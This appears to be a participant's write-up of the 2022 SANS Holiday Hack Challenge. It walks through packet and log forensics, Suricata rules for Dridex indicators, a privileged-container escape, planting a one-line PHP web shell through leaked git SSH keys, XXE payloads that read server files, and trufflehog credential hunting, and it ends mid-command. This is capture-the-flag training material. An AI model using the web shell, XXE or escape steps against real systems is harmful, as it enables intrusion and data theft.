2022 SANS Holiday Hack Challenge Report

Writer: 4k95m


Disclaimer:
I do not have any prior academic/professional experience in IT/cybersecurity. Misunderstanding, miswording etc. can be present although I try to minimize it : (

Tolkien Ring

● Wireshark Phising

1. There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP?
   Answer: http

2. What is the file name of the largest file we can export?
   - Open the given suspicious.pcap with Wireshark and go to Files -> Export -> HTTP
   - A window like this will show up.



   pic 1


   - As shown in the window, app.php (808kB) in the middle is the largest file.

   Answer: app.php

3. What packet number starts that app.php file?
   - Shown in the pic 1.

Answer: 687

4. What is the IP of the Apache server?
   - Ctrl + F and search “apache”



   - Packet 8 will be the first hit.
   - The source IP of the packet 8 is the answer since this is a 200 response from the http server.


Answer: 192.185.57.242

5. What file is saved to the infected file?
   - Open the app.php that was exported in the Question 2.
   - It seems the app.php is saving a file named “Ref_Sept24-2020.zip”

Answer: Ref_Sept24-2020.zip

6. Attackers used bad TLS certificates in this traffic. Which countries were they registered to?
   - Apply a filter below to extract TLS handshake packets.

     `tls.handshake.type == 2`
   - Search “RDNSequence”. The result should be as shown below.



- In the rdnSequence section at the bottom left of the window, there is something called id-at-countryName. Several packets have this id but the value for id-at-countryName are either IL, SS or US, each meaning Israel, South Sudan, United States.

Answer: Israel, South Sudan, United States

7. Is the host infected?

   Answer: Yes

● Windows Event Logs

This challenge was solved with Windows' Event Viewer.

1. What month/day/year did the attack take place?

   Answer. 12/24/2022

2. An attacker got a secret from a file. What was the original file's name?
   - Search "Add-Content"

   Answer: Recipe.txt

3. The contents of the previous file were retrieved, changed, and stored to a variable by the attacker.

This was done multiple times. Submit the last full PowerShell line that performed only these actions.
Answer:
`$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}`

4. After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action.
   Answer: `$foo | Add-Content -Path 'Recipe'`

5. The attacker ran the previous command against one file multiple times. What is the name of this file?
   Answer: Recipe.txt

6. Were any files deleted?
   - Search "Remove-Item"

   Answer: Yes

7. Was the original file from question 2 deleted?
   Answer: No

8. What is the Event ID of the logs that show actual command likes the attacker typed and ran?
   - Search "$foo ="

   Answer: 4104

9. Is the secret ingredient compromised?
   Answer: Yes

10. What is the secret ingredient?
    - Search "secret ingredient"

    Answer: 1/2 tsp honey

Suricata Regatta

1. Create a Suricata rule to catch DNS lookups for adv.epostoday.uk. Whenever there's a match, the alert message should read "Known bad DNS lookup, possible Dridex infection"
   Answer:
   `alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex`

```
infection"; dns.query; content:"adv.epostoday.uk"; sid:1000001;)
```

2. Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal system over HTTP. When there's a match, the message (msg) should read “Investigate suspicious connections, possible Dridex infection”

   Answer:

   ```
   alert http 192.185.57.242 any <> any any (msg:"Investigate suspicious connections, possible Dridex infection"; sid:1000002;)
   ```

3. Develop a Suricata rule to match and alert on an SSL certificate for heardbellith.Icanwepeh.nagoya. When your rule matches, the message should read "Investigate bad certificates, possible Dridex infection"

   Answer:

   ```
   alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; content:"heardbellith.Icanwepeh.nagoya"; sid:1000003;)
   ```

4. Let's watch for one line from the JavaScript: let byteCharacters = atob

   Oh, and that string might be GZip compressed - I hope that's OK!

   Just in case they try this again, please alert on that HTTP data with message Suspicious JavaScript function, possible Dridex infection

   Answer:

   ```
   alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection"; file_data; content:"let byteCharacters = atob"; sid:1000004;)
   ```

Elfen Ring

Clone with a Difference

- Run commands below in order.
  - `git clone https://git@haugfactory.com/asnowball/aws_scripts.git`
  - `cd aws_scripts && cat README.md`
  - `runtoanswer`
  - Type "`maintainers`"

Prison Escape

- Run commands below in order.
  - `cat /proc/1/cgroup`
    The output should contain many "docker", which indicates I am inside a docker container.

  - `ls /dev/`
    The output should show many devices, which indicates I am in a privileged container. Also, note that "vda" is in the list.

  - `sudo mkdir /mnt/h0st`
    Create a directory where vda can be mounted to. Without sudo, you will receive "Permission denied"

  - `sudo mount /dev/vda /mnt/h0st`
    Mount vda to /mnt/h0st/ so you can access to vda.

  - `cd /mnt/h0st/home && ls`
    "jailer" can be found here.

  - `cd jailer && ls -la`
    .ssh directory can be found.

  - `cd .ssh && cat jail.key.priv`
    jailer.key.priv and jailer.key.pub can be found inside the .ssh directory. Cat the private key out and the flag should be there. The public key file is empty.

Answer: 082bb339ec19de4935867

Jolly CI/CD

- Follow the steps below.

1. `git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git`
   (Ignore the line brake)

2. `git log --oneline`
   A suspicious "whoops" commit can be seen.

3. `git log --grep="whoops" -p`
   Investigate the whoops commit. A pair of OpenSSH key can be found. The public key says this is an ed25519 key.
   Note this commit was made by a user called knee-oh < sporx@kringlecon.com>

4. Create .ssh directory and save the ed25519 keys as id_ed25519 and id_ed25519.pub there. Change the keys' permission to 600 if you received a warning.

5. Test connection to GitLab with
   `ssh -T git@gitlab.flag.net.internal -o "StrictHostKeyChecking=no"`
   Notice that you can access to GitLab as a user knee-oh who was making commits to the repo.

6. Plant a php webshell into the repo and push it.
   The php webshell (shell.php) will look like this:

   ```
   <?php system($_GET['cmd']);?>
   ```

   Save this inside the repo and git add/commit/push.
   Set identity with commands below when required.
   `git config --global user.email sporx@kringlecon.com && git config --global user.name knee-oh`
   Also, username and password will be required when you are using http connection. Change it to SSH connection to bypass this authentication.
   To check connection; `git remote -v`

To change connection;

```
git remote set-url origin git@gitlab.flag.net.internal:knee-oh/wordpress.flag.net.internal.git
```

7. Now that I have uploaded a webshell to the website, I can try executing commands on the website's server.

   ```
   curl http://wordpress.flag.net.internal/shell.php?cmd=ls%20/
   ```

   flag.txt can be found in the list.


   ```
   curl http://wordpress.flag.net.internal/shell.php?cmd=cat%20/flag.txt
   ```

   Answer: oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT

Web Ring

● Naughty IP

- Open victim.pcap with Wireshark. From menu bar, go to Statistics -> IPv4 Statistics -> All addresses.
- As shown in the window below, the victim excessively communicates with 18.222.86.32.



Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
All Addresses	36874				0.1196	100%	3.3800	113.696
10.12.42.16	36874				0.1196	100.00%	3.3800	113.696
18.222.86.32	16603				0.0538	45.03%	3.0600	113.245
52.15.98.99	1471				0.0048	3.99%	0.2100	3.337
18.222.86.46	1415				0.0046	3.84%	0.2100	14.291
18.216.39.196	1413				0.0046	3.83%	0.2100	1.235
3.19.71.188	1392				0.0045	3.78%	0.2100	4.300
3.144.72.40	1376				0.0045	3.73%	0.2100	3.005
3.137.145.185	1375				0.0045	3.73%	0.2100	4.578
18.222.232.221	1354				0.0044	3.67%	0.2100	7.166
18.188.150.119	1334				0.0043	3.62%	0.2100	29.480
3.144.44.185	1329				0.0043	3.60%	0.2100	6.370
3.15.9.141	1328				0.0043	3.60%	0.2100	28.607
3.136.161.22	1302				0.0042	3.53%	0.2100	10.652
3.144.150.195	1288				0.0042	3.49%	0.2100	27.993
18.191.6.79	1283				0.0042	3.48%	0.2100	3.912
3.19.76.208	1267				0.0041	3.44%	0.2100	26.995
3.142.70.127	1248				0.0040	3.38%	0.2100	6.025
169.254.169.254	50				0.0002	0.14%	0.1000	201.960

Answer: 18.222.86.32

● Credential Mining

➢ Follow the steps below.

- Apply a filter below to extract the packets from the attacker.

```
ip.src == 18.222.86.32
```

- Search "username"

  The first hit will be packet No. 7279. This contains the first attempt of brute force login.

  Answer: alice (and philip for the password)

● 404 FTW

- Follow the step below.
  - Apply a filter below to extract the http packets from the victim to the attacker.
    `ip.src == 10.12.42.16 and ip.dst == 18.222.86.32 and http`
  - Go through the search results and you can find a part where many 404 responses are sent out. This seems to be caused by the forced browsing attack.
  - Notice that the victim sent out a few 200 responses among those 404 responses, with the first one being packet No. 26774.
  - Investigate the packet No. 26774. This is a response to a request for http://www.toteslegit.us/proc
    Answer: /proc

IMDS, XXE, and Other Abbreviations

- Follow the steps below.
  - Apply a filter below to extract the xml packets from the attacker.
    `ip.src == 18.222.86.32 and xml`
  - 5 URLs can be found
    - http://4.icanhazip.com/
    - http://169.254.169.254/latest/meta-data/identity-credentials/
    - http://169.254.169.254/latest/meta-data/identity-credentials/ec2/
    - http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/
    - http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance
  - Not sure how I solved after this... Maybe brute forced it...

Open Boria Mine Door

- Inject svg codes into each lock.
  - Upper left lock

```
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200" viewBox="0 0 200 200">
  <rect x="0" y="0" width="200" height="200" fill="#ffffff" />
</svg>
```

  - Upper middle lock

```
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200" viewBox="0 0
```

```
200 200">
  <rect x="0" y="0" width="200" height="200" fill="#ffffff" />
</svg>
```

- Upper right lock

```
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200" viewBox="0 0
200 200">
  <rect x="0" y="0" width="200" height="200" fill="#0000ff" />
</svg>
```

- Lower left lock


```
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200" viewBox="0 0
200 200">
  <rect x="0" y="0" width="200" height="50" fill="#00ff00" />
  <rect x="0" y="50" width="200" height="60" fill="#ff0000" />
  <rect x="0" y="110" width="150" height="75" fill="#0000ff" />
  <rect x="150" y="110" width="200" height="75" fill="#ff0000" />
</svg>
```

- Lower middle lock

```
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200" viewBox="0 0
200 200">
  <rect x="0" y="0" width="200" height="100" fill="#ff0000" />
  <rect x="0" y="100" width="100" height="45" fill="#ff0000" />
  <rect x="100" y="75" width="200" height="75" fill="#0000ff" />
  <rect x="0" y="145" width="200" height="50" fill="#0000ff" />
</svg>
```

- Lower right lock


```
<svg xmlns="http://www.w3.org/2000/svg" width="200" height="200" viewBox="0 0
200 200">
  <rect x="0" y="0" width="200" height="100" fill="#ffffff" />
  <rect x="0" y="100" width="200" height="100" fill="#0000ff" />
</svg>
```



● Glamtariel's Fountain

- ➢ This challenge was sovled using Microsoft Edge and its DevTool.
- ➢ Follow the steps below.

1. Play the game until the combination of rings on the right appears.



2. Open the DevTool in Edge. Go to the network tab. Select the newest “dropped” file that was transferred.
3. Right click on the “dropped” and select “Edit and Resend”
4. Edit the “dropped” as below.
   - Change content-type from application/json to application/xml

- Modify the request body as below and resend the request.


```
<!--?xml version="1.0" ?-->
<!DOCTYPE root [<!ENTITY ent SYSTEM "file:///app/static/images/ringlist.txt"> ]>
<root>
   <imgDrop>&ent;</imgDrop>
   <who>princess</who>
   <reqType>xml</reqType>
</root>
```

Don't forget to change content-type to application/xml again.

5. You will receive the following response.

```
{
   "appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't keep any secrets in it any more! Please though, don't tell anyone about this.^She really does try to keep things safe. Best just to put it away. (click)",
   "droppedOn": "none",
   "visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```

appResp indicates there are gold, red and blue rings. The link in "visit" leads to an image attached below.



Looks like a folder named "x_phial_pholder_2022" with "bluering.txt" and "redring.txt" in it.

6. Modify the request as below and see what response would come back.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE root [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/redring.txt"> ]>
<root>
   <imgDrop>&ent;</imgDrop>
   <who>princess</who>
   <reqType>xml</reqType>
</root>
```

```
<!--?xml version="1.0" ?-->
<!DOCTYPE root [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/redring.txt"> ]>
<root>
   <imgDrop>&ent;</imgDrop>
   <who>princess</who>
   <reqType>xml</reqType>
</root>
```

Unfortunately, neither returns interesting response.

7. Randomly come up with “silverring”.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE root [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/silverring.txt"> ]>
<root>
   <imgDrop>&ent;</imgDrop>
   <who>princess</who>
   <reqType>xml</reqType>
</root>
```

This gives us an interesting response as below.


```
{
   "appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone has defiled my red ring! Click it out of the way please!.^Can't say that looks good. Someone has been up to no good. Probably that miserable Grinchum!",
   "droppedOn": "none",
   "visit": "static/images/x_phial_pholder_2022/redring-supersupersecret928164.png,267px,127px"
}
```


The link in “visit” leads to an image attached below.

Looks like a red ring but with “goldring_to_be_deleted.txt” written on it.

8. Modify the request as below and see what response would come back.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE root [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt"> ]>
<root>
   <imgDrop>&ent;</imgDrop>
   <who>princess</who>
   <reqType>xml</reqType>
</root>
```

The returning response says

```
{
   "appResp": "Hmmm, and I thought you wanted me to take a look at that pretty silver
ring, but instead, you've made a pretty bold REQuest. That's ok, but even if I knew
anything about such things, I'd only use a secret TYPE of tongue to discuss them.^She's
definitely hiding something.",
   "droppedOn": "none",
   "visit": "none"
}
```

Notice the oddly capitalized “REQ” and “TYPE”. This draws my attention to reqType section in the request I am editing and resending.

9. Modify the request as below and see what response would come back.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE root [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt"> ]>
<root>
   <imgDrop>img1</imgDrop>
   <who>princess</who>
   <reqType>&ent;</reqType>
</root>
```

XXE is now in the reqType section of the request.

This returns what I am looking for.


```
{
   "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such as yourself came along. Congratulations!^Wow, I have never seen that before! She must really trust you!",
   "droppedOn": "none",
   "visit": "static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px"
}
```


The link in “visit” leads to the image attached below.

Glamtariel gave me a gold ring. Submit the file name.

Answer: goldring-morethansupertopsecret76394734.png

Cloud Ring

AWS CLI Intro

➢ Run the following commands as below.

1. `aws help`

2. `aws configure`
   5. AWS Access Key [ID]: AKQAAYRKO7A5Q5XUY2IY
   6. AWS Secret Key ID: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
   7. Default region name: us-east-1
   8. Default output format: json

3. `aws sts help`

4. `aws sts get-caller-identity`

Trufflehog Search

➢ Follow the steps below.

1. Clone the aws_scripts repo using the following command.
   `git clone https://haugfactory.com/asnowball/aws_scripts.git`

2. Search for credentials using trufflehog.
   `trufflehog git https://haugfactory.com/asnowball/aws_scripts.git`

3. Take a look at trufflehog's first result since this is the only AWS related one.

Found unverified result 🐷🔑❓
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git

The string in “Raw result” looks pretty similar to the AWS Access Key in AWS CLI Intro challenge.

4. Cat out put_policy.py in aws_scripts repo since this file potentially contains AWS credentials.

```
import boto3
import json


iam = boto3.client('iam',
    region_name='us-east-1',
    aws_access_key_id=ACCESSKEYID,
    aws_secret_access_key=SECRETACCESSKEY,
)
# arn:aws:ec2:us-east-1:accountid:instance/*
response = iam.put_user_policy(
    PolicyDocument='{"Version":"2012-10-
17","Statement":[{"Effect":"Allow","Action":["ssm:SendCommand"],"Resource":["arn:aws:ec2:
us-east-1:748127089694:instance/i-0415bfb7dcfe279c5","arn:aws:ec2:us-east-
1:748127089694:document/RestartServices"]}]}',
    PolicyName='AllAccessPolicy',
    UserName='nwt8_test',
)
```

It seems put_policy.py contained aws_access_key_id and aws_secret_access_key which are now replaced by environmental variables.

5. Search for AWS credentials in git log.
   Run the commands below.

```
git log -p | grep "aws_access_key_id"
```

```
-     aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
+      aws_access_key_id=ACCESSKEYID,
